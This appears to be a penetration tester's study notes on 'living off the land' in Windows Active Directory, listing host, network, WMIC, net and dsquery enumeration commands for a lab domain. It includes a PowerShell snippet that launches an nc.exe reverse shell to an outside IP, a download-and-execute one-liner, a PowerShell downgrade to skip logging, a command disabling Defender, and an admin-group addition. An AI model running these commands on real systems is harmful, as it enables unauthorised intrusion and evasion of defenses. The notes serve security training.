Living Off the Land
- If your attackbox/jumphost does not have internet connection and you cannot upload tools.
-
Use the binaries that are already present with every
-
su otheruserLinux alternative to powershell$Pword = ConvertTo-SecureString "f8gQ8fynP44ek1m3" -AsPlainText -Force $Cred = New-Object System.Management.Automation.PSCredential("alaading", $Pword) Start-Process -FilePath "C:\temp\nc.exe" -ArgumentList "-e cmd.exe 10.10.14.183 9090" -Credential $Cred [OR] Invoke-Command -ScriptBlock {C:\temp\nc.exe 10.10.14.183 9090 -e cmd.exe} -Credential $Cred -computername localhost
Environment cmds for Host and Network Recon
Basic Enum Commands:
hostname- print PC name (ex: ACADEMY-MS01)[System.Environment]::OSVersin.Versionwmic qfe get Caption,Description,HotFixID,InstalledOn- print patches and hotfixesipconfig /all- all network adaptersset- list current sessions env variablesecho %USERDOMAIN%- domain name to which a host belongs toecho %logonserver%- name of the Domain controllersysteminfo- metadata information
Powershell
Basic Enumeration:
Get-Module- list loaded modulesGet-host- mention the PS versionGet-ExecutionPolicy -List- print execution policy settings for each scope on a hostSet-ExecutionPolicy Bypass -Scope Process- change policy for current processGet-ChildItem Env: | ft Key,Value- get env variables in key, valueGet-Content $env:APPDATA\Microsoft\Windows\Powershell\PSReadline\ConsoleHost_history.txt- get users Powershell historypowershell -nop -c "iex(New-Object Net.WebClient).DownloadString('URL to download the file from'); <follow-on commands>"- wget- Multiple Powershell versions are present on one host.

PS 3.0> logs inEvent Viewer- Call
PS 2.0to skip logging your commands
Downgrade Powershell Get-host- will mention someVersion: 5.1.x.xpowershell.exe -version 2Get-host- will mentionVersion: 2Get-Module
Checking Defenses
Check Firewall status
netsh advfirewall show allprofiles- PowerShellsc query windefend- cmd.exe Defender checkGet-MpComputerStatus- PS - check status and config settings of DefenderSet-MpPreference -DisableRealtimeMonitoring 1- disable real-time protection
Other active sessions
- when landing on a host, check if any other user/person is logged in
qwinsta
Networking Information
arp -a: List all known hosts stored in the arp tableipconfig /all- list all network adaptersroute print- display the routing table (IPv4 and IPv6)-
nets advfirewall show allprofiles- show host's firewall status -

Windows Management Instrumentation (WMIC)
- scripting engine to retrieve info and run admin tasks on local and remote hosts
- https://gist.github.com/xorrior/67ee741af08cb1fc86511047550cdaf4 - WMIC cheat sheet
Commands:
wmic qfe get Caption,Description,HotFixID,InstalledOn- patch and hotfix infowmic computersystem get Name,Domain,Manufacturer,Model,Username,Roles /format:List- basic host info
wmic process list /format:list- list of processes on hostwmic ntdomain list /format:list- domain and DC infowmic useraccount list /format:list- list local and domain accounts logged into this devicewmic group list /format:list- local group infowmic sysaccount list /format:list- list system account info
Net
- https://docs.microsoft.com/en-us/windows/win32/winsock/net-exe-2
- enum domain information
net.exemonitored by AV
Net commands:
net accounts- password informationnet accounts /domain- password policynet group /domain- domain group infonet group "Domain Admins" /domain- list users with domain admin privsnet group "domain computers" /domain- list of PCs connected to the domainnet group "Domain Controllers" /domain- list pc accounts of DCnet group <domain_group_name> /domain- list users that belong to groupnet groups /domain- list domain groupsnet localgroup- all available groupsnet localgroup administrators /domain- Info about a groupnet localgroup Administrators- list users that belong to the administrators groupnet localgroup administrators [username] /add- add user to groupnet share- check current sharesnet user <account_name> /domain- get info of account in a domainnet user /domain- list all users of the domainnet user %username%- info about current usernet use X: \\computer\share- mount share locally to X:net view- list of computersnet view /all /domain[:domainname]- shares on a domainnet view \computer /ALL- List shares of a computernet view /domain- list of PCs of the domain- If you think commands from
netare being logged, usenet1
Dsquery
- find AD objects
- will exist with the
Active Directory Domain Services Rolehost - Found at
C:\Windows\System32\dsquery.dll - evelated privs or running CMD, PS as
SYSTEM
Dsquery DLL

dsquery user- User searchdsquery computer- computer searchdsquery * "CN=Users,DC=INLANEFREIGHT,DC=LOCAL"- wildcard searchdsquery * -filter "(&(objectCategory=person)(objectClass=user)(userAccountControl:1.2.840.113556.1.4.803:=32))" -attr distinguishedName userAccountControl- find
PASSWD_NOTREQDflag in theuserAccountControlsection - combined with LDAP queries
- find
dsquery * -filter "(userAccountControl:1.2.840.113556.1.4.803:=8192)" -limit 5 -attr sAMAccountName- find domain controllers
- LDAP UAC Values
-
LDAP OID Match Strings
- https://ldap.com/ldap-oid-reference-guide/
- OIDs are rules used to match bit values with attributes, as seen above. For LDAP and AD, there are three main matching rules:
1.2.840.113556.1.4.803- When using this rule as we did in the example above, we are saying the bit value must match completely to meet the search requirements. Great for matching a singular attribute.
1.2.840.113556.1.4.804- When using this rule, we are saying that we want our results to show any attribute match if any bit in the chain matches. This works in the case of an object having multiple attributes set.
1.2.840.113556.1.4.1941- This rule is used to match filters that apply to the Distinguished Name of an object and will search through all ownership and membership entries.
-
Logical Operators
- https://learn.microsoft.com/en-us/windows/win32/adsi/search-filter-syntax